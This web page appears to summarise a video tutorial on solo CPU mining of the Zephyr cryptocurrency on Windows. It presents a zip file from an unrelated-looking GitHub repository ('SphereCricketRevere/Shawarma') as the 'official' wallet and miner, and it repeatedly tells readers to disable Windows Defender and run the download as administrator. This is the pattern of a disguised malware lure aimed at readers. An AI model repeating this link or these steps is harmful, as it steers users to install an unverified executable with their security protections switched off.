How to mine Zephyr using CPU solo mining on Windows
· based on the channel FINCOR
Zephyr is a unique cryptocurrency that combines the privacy features of Monero with the reserve-backed stability of the Minimal Djed protocol. To mine Zephyr effectively, especially via solo mining using your CPU on Windows, you need to follow a precise setup process involving the official wallet and mining software. For more information and downloads, visit the Zephyr official website.
What is Zephyr and why mine it solo with CPU
Zephyr (ZEPH) is the first private, reserve-backed stablecoin system leveraging the Minimal Djed protocol and Monero’s privacy tech. Unlike many cryptocurrencies, it aims to provide both privacy and price stability. Mining Zephyr solo on a CPU is an accessible way for individual miners to participate without joining mining pools, which may be preferable for those seeking full control over their mining rewards and process.
Solo CPU mining is especially attractive because Zephyr’s mining algorithm is optimized for CPUs, making it a viable option for home rigs without expensive GPUs or ASICs.
Download and set up the official Zephyr wallet and miner
- Download the official wallet and miner software from the GitHub releases page.
- Unzip all files into a dedicated folder to keep the installation clean and organized.
- Run the wallet executable to create and sync your Zephyr wallet.
- If you encounter errors running the miner or wallet, ensure that Microsoft Visual Studio redistributables and Python are up to date.
- Temporarily disable Windows Defender or any antivirus software that might block mining executables.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Configuring the miner for solo CPU mining
The Zephyr miner uses configurations primarily through BAT files and JSON files. Understanding their roles helps to customize and optimize mining:
- BAT file: Handles how the miner executable is launched, including command-line parameters.
- JSON config: Defines the miner’s settings such as algorithm, CPU threads, huge pages, and wallet address.
Steps to configure:
- Edit the JSON config file to include your wallet address and set mining parameters.
- Enable huge pages in Windows by running the miner as administrator; this enhances hash rate performance.
- Set the number of CPU threads based on your CPU cores for efficient mining.
- Test the miner startup via the BAT file to ensure the configuration loads correctly.
Optimizing CPU mining performance for Zephyr
To maximize mining profits on CPU rigs:
- Use CPUs with higher core counts and clock speeds; popular models for CPU mining include AMD Ryzen and Intel i9 series.
- Apply stable overclocking settings while monitoring temperature to prevent hardware damage.
- Enable huge pages and run mining software with administrator privileges for best efficiency.
- Keep your system updated, including drivers and dependencies like Visual Studio redistributables.
Troubleshooting common issues
Some miners report errors when launching the miner or wallet. Common fixes include:
- Updating Microsoft Visual Studio and Python installations.
- Disabling Windows Defender or adding exceptions for mining software.
- Ensuring the wallet is fully synchronized before starting mining.
FAQ and common user questions
Do I have to join a mining pool to mine Zephyr?
No, Zephyr supports solo mining, and this guide focuses on solo CPU mining on Windows, allowing you to mine independently.
Is CPU mining Zephyr profitable?
Profitability depends on your CPU’s performance, electricity costs, and the current Zephyr coin price. Zephyr’s CPU-friendly algorithm makes it more accessible than GPU or ASIC mining.
How do I secure my Zephyr wallet?
Use the official wallet from the GitHub link, create strong passwords, and consider backing up your wallet files securely to prevent loss.
What if I get errors running the miner?
Check that your system dependencies like Visual Studio and Python are updated, disable antivirus interference, and run the miner as administrator.
Useful links
- Official Zephyr website and resources: https://zephyrprotocol.com/
- Miner and wallet download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Conclusion
Mining Zephyr solo on Windows using a CPU is a straightforward process once you have the official wallet and miner set up correctly. Proper configuration of BAT and JSON files, enabling huge pages, and system updates are key to a smooth mining experience. Zephyr’s combination of Monero’s privacy and the Minimal Djed stablecoin protocol makes mining this coin an exciting opportunity for individual miners seeking privacy and stability. For a detailed walkthrough and additional tips, the FINCOR channel provides an excellent tutorial and support for beginners and experienced miners alike. Visit Zephyr’s official site to get started today.
Key takeaways
- Zephyr is a privacy-focused stablecoin using the Minimal Djed protocol and Monero features
- Solo mining Zephyr on CPU is possible on Windows with XMRig-based miners
- The official Zephyr wallet and miner are available on GitHub for easy setup
- Configuring BAT and JSON files correctly improves mining performance
- Disabling Windows Defender and updating Visual Studio or Python helps avoid errors
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version
Questions & answers
Can I mine Zephyr without joining a mining pool?
Yes, Zephyr supports solo mining on CPU, allowing miners to operate independently without joining a pool.
Is CPU mining profitable for Zephyr?
Profitability depends on your CPU capabilities and electricity costs, but Zephyr's algorithm is optimized for CPU mining, making it more accessible than many coins.
How do I fix errors when running the Zephyr miner on Windows?
Ensure Microsoft Visual Studio redistributables and Python are updated, disable antivirus software like Windows Defender temporarily, and run the miner as administrator.
What are the best practices for setting up a Zephyr wallet?
Download the official wallet from the GitHub link, create a strong password, back up your wallet files securely, and keep the wallet synchronized before mining.